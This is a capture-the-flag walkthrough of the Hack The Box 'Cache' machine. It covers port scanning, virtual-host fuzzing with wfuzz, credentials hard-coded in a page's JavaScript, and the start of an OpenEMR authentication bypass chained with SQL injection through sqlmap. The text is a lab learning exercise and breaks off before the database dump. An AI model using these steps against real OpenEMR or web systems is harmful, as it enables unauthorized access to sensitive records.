
Cache



Nmap

Let's add `cache.htb` to our `/etc/hosts`

Quick scan only yielded ports `22` and 80. Let's run a deeper nmap scan:
`sudo nmap -T5 -p- -A -Pn 10.10.10.188`

```
ORT    STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:2d:b2:a0:c4:57:e7:7c:35:2d:45:4d:db:80:8c:f1 (RSA)
|   256 bc:e4:16:3d:2a:59:a1:3a:6a:09:28:dd:36:10:38:08 (ECDSA)
|_  256 57:d5:47:ee:07:ca:3a:c0:fd:9b:a8:7f:6b:4c:9d:7c (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Cache
```

Webpage Enum

Before we go to the webpage, let's run some enumeration scripts. Webpages can be distracting rabbit holes, and it's best to have surveyed the land before we go deeper in.

Directory Busting : fail

gobuster didn't yield much:

`gobuster dir -u 10.10.10.188 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o /home/kali/Downloads/cache/dirb.txt`

I also ran dirbuster, but didn't get much from here either. I then tried mutliple wordlists, but still didn't get anything. Let's move on for now.


Nikto

`Nikto 10.10.10.188 -h` Highlighted that there is a `/login.html` but that's about it

Webpage

- `/author.html` - let's us know the authors name is *ASH* - perhaps we can use this for brute forcing?

Let's go to the `/login.html` that `nikto` told us about. Trying any random username - like *admin* - we get shown this pop up:



However when we try *ash* in specifically all lower case, this pop up doesn't come up - it only tells us that the password is incorrect. This to me is verification that "**ash**" is a username for this login page.

Poking around the inspector, we can find `jquery/functionality.js` and find the password: `H@v3_fun`

```
$(function(){

    var error_correctPassword = false;
    var error_username = false;

    function checkCorrectPassword(){
        var Password = $("#password").val();
        if(Password != 'H@v3_fun'){
            alert("Password didn't Match");
            error_correctPassword = true;
        }
    }
    function checkCorrectUsername(){
        var Username = $("#username").val();
        if(Username != "ash"){
            alert("Username didn't Match");
            error_username = true;
        }
    }
    $("#loginform").submit(function(event) {
        /* Act on the event */
        error_correctPassword = false;
```

/net.html: Fail

Let's login. First thing I'm going to do is check the page source, the debugger section, and then take this image through exiftool and steg analysis.....there's nothing here lol.

`/net.html` is seemingly a rabbithole. I'm gonna skip it for now and come back to it later.

Cewl: Semi-Fail

At a bit of a dead end. I remember the Cyber Mentor used the `cewl` command to create a wordlist from some webpages, and used those to `fuzz` to directories further.

`cewl -d 15 http://10.10.10.188/author.html -w authorlist.txt`

Let's talk through this command:

- `cewl` will go to the page we've directed it to, and trawl through the words to create a unique wordlist for us.
- `-d` asks the tool to create words up to a number of characters, in this instance *15*
- `-w` asks the tool to output the results to a file

However running unique wordlist this for directory busting didn't work.

Virtual hosts

On the HTB forum, a hint helped shape my focus: to pay attention to the **host**. I thought by adding **cache.htb** at the beginning, I was being clever - after all the **Bank** box required this. But potentially it seems like I'll need to fuck around with the `/etc/hosts` file on kali.


I went to ippsec.rocks and searched *fuzz hosts*, and his **Redcross** video offered some advice: https://www.youtube.com/watch?v=JpzREo7XLOY&t=360. If you want to know some more about the various usage cases of `wfuzz`, you can read here: https://book.hacktricks.xyz/pentesting-web/web-tool-wfuzz

Wfuzz

```
wfuzz -H 'Host: FUZZ.htb' -u 'http://10.10.10.188' -w authorlist.txt --hc 200
```


Let's talk through this command.

- `wfuzz` - simply put, anywhere that you put FUZZ will be replaced with words from the wordlist.
- `-H` tells wfuzz to use the header between the quotations when it make this request:
- `-hc 200` - you don't 'need' this part. I added this on after I ran the command the first time. It asks wfuzz to filter its results to exclude anything that comes up with the site code 200. I found that we got a lot of 200's but only one other site code which would help us....



Go and edit your `/etc/hosts` file to include this hostname: **HMS.htb**

HMS.htb



`Searchsploit` suggests a couple of exploits for OpenEMR, but to be honest we need to verify the version of OpenEMR. https://www.open-emr.org/wiki/index.php/OpenEMR_Wiki_Home_Page indicates we may be running **5.0.1**, as the copyright at the bottom is 2018.

5.0.1	April 23, 2018	2014 ONC **Complete** Ambulatory EHR Certification, PHP7.2 Compatible, Translated into 34 languages

The searchsploit exploits all seem to need authentication. So now we need to find a way to get creds or bypass the login screen.


OpenEMR Login SQL Exploit

Googling around, we find this report which details vulns for a slightly newer version of the web app: https://www.open-emr.org/wiki/images/1/11/Openemr_insecurity.pdf

We specifically want to pay attention to page **4**, section **2.0: patient portal authentication bypass**, and then chain this to another exploit in this report: section **3.2** page **8**: **SQL** Injection in **add_edit_event_user.php**, and then use **SQLMAP**


1. travel to `http://hms.htb/portal/account/register.php`

2. Now you're free to edit your url to: `/portal/add_edit_event_user.php`



3. Follow the report's guidance to add an `eid = 1` after the `.php?` But now we need to stop following the guide. We're going to save the *GET* request and have `sqlmap` dump the databse: https://sushant747.gitbooks.io/total-oscp-guide/sql-injections.html.

4. Send the url we've adapted, but intercept in with `burp`. Save all the text into a file - I called mine `openemrGET.txt`

